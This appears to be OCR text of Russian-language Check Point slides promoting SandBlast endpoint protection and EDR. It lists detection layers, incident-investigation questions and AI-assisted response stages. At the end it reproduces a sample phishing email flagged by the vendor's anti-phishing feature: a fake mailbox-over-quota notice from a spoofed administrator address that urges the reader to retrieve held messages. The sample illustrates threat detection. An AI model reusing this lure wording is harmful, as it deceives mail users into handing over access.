
iOS, Android

Check Point SandBlast MOBILE

WELCOME TO THE FUTURE OF CYBER SECURITY

ТЕХНОЛОГИИ ПРЕДОТВРАЩЕНИЯ И РЕАГИРОВАНИЯ НА КОНЕЧНОЙ СТАНЦИИ

Check Point SandBlast AGENT



Известные угрозы

Антивирус

Сигнатуры, репутация

FILE REPUTATION

SIGNATURE BASED FILE DETECTION

URL REPUTATION

Угрозы нулевого дня

NGAV & EDR

ИИ/МО, песочница, поведенческий анализ

ML STATIC ANALYSIS FILE STRUCTURE

THREAT EMULATION

PREVILLAGE ESSCALATION

ML STATIC ANALYSIS DEEP LEARNING

GENERIC RULES

BRUTE FORCE PROTECTION

ML BASED RULES

THREAT EXTRACTION

ANTI-EVASION

CREDENTIAL PROTECTION

ANTI-RANSOMWARE

ML STATIC ANALYSIS MALWARE DNA


ANTI-BOT

MALWARE FAMILIES DNA

ANTI-FILELESS

RDP PROTECTION

ЧЕМ ЗАНИМАЕТСЯ EDR НА РАБОЧЕЙ СТАНЦИИ?



SOC

НЕЛЬЗЯ ТАК ПРОСТО ВЗЯТЬ И РАССЛЕДОВАТЬ ИНЦИДЕНТ


Check Point
SOFTWARE TECHNOLOGIES LTD


- Какой статус угрозы?
- Ложное срабатывание?
- Что это такое? (классификация угрозы и приоритет)
- **Насколько преуспел злоумышленник? (цепочка атаки)**
- Какой ущерб? (учетки, данные)
- Как остановить атаку, вылечить станции, восстановить данные?
- Как предотвратить подобные атаки в будущем?

РЕШЕНИЕ ИНЦИДЕНТОВ ИБ В ДОМАШНИХ УСЛОВИЯХ

- □ Нельзя изолировать станцию
- □ Нельзя «перезалить»
- □ Потерян удаленный доступ?
- □ Как полностью вылечить?
- □ Как восстановить данные?
- □ Какие еще устройства в домашней сети успели заразиться?

Автономный EDR спешит на помощь





Предотвращение или «маг»


Анализ или «детектив»

Реагирование или «терминатор»


Обогащение данных или «филантроп»


История событий или «бард»


Визуализация или «продюсер»



Подключаем ИИ и автоматизируем на каждом этапе!







Предотвращение или «маг»


Анализ или «детектив»

Реагирование или «терминатор»

Обогащение данных или «филантроп»

История событий или «бард»

Визуализация или «продюсер»



This might be a Phishing e-mail. checkpoint.com Un-Delivered Messages

CM checkpoint.com Mail Retriever <ADMIN@0zertulgan.com>

Кому: Russia

понедельник, 2 ноября 2020 г. в 02:25

Check Point Anti-Phishing has detected that this email was sent by a malicious user.

Report not Phishing

Hi : ,

checkpoint.com administrator's policy has prevented the delivery of 7 new emails to your inbox as of 10/2/2020 00:32:40 a.m. as your mailbox storage has exceeded its limit.

retrieve your held messages below to solve this error.

